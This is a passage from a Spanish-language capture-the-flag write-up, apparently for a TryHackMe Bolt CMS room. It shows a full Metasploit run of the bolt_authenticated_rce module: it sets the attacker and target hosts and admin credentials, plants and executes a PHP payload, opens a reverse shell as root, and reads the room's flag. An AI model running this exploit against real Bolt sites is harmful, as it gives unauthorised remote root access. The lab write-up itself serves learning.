
Ingreso/modifico los valores necesarios.



```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set LHOST 10.21.144.200
LHOST ⇒ 10.21.144.200
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set RHOSTS 10.10.119.124
RHOSTS ⇒ 10.10.119.124
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set PASSWORD boltadmin123
PASSWORD ⇒ boltadmin123
msf6 exploit(unix/webapp/bolt_authenticated_rce) > set USERNAME bolt
USERNAME ⇒ bolt
```

🔐 4. Escalada de Privilegios y Post-explotación

Ejecuto el exploit con los valores otorgados anteriormente y obtengo acceso remoto para ejecutar comandos/código. Ya ingreso como usuario root, entonces, busco la **flag.txt** en **/home**



```
msf6 exploit(unix/webapp/bolt_authenticated_rce) > run

[*] Started reverse TCP handler on 10.21.144.200:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully changed the /bolt/profile username to PHP $_GET variable "xkbgd".
[*] Found 3 potential token(s) for creating .php files.
[+] Deleted file rxysxuokqlr.php.
[+] Deleted file spengqehf.php.
[+] Used token 8443496fca3de37c44ecc26951 to create pkhpfzfptgae.php.
[*] Attempting to execute the payload via "/files/pkhpfzfptgae.php?xkbgd=`payload`"
[!] No response, may have executed a blocking payload!
[*] Command shell session 1 opened (10.21.144.200:4444 → 10.10.119.124:33248) at 2025-04-09 20:24:01 -0400
[+] Deleted file pkhpfzfptgae.php.
[+] Reverted user profile back to original state.

whoami
root
find / -name "flag.txt" 2>/dev/null
/home/flag.txt
pwd
/home/bolt/public/files
cd ..
cd ..
cd ..
ls
bolt
composer-setup.php
flag.txt
cat flag.txt
THM{wh0_d035nt_l0ve5_b0l7_r1gh7?}
```

🏆 Banderas y Resultados

✔ **Root:** Con ayuda de metasploit acceso como usuario root.
✔ **Bandera:** Se obtiene la flag.txt.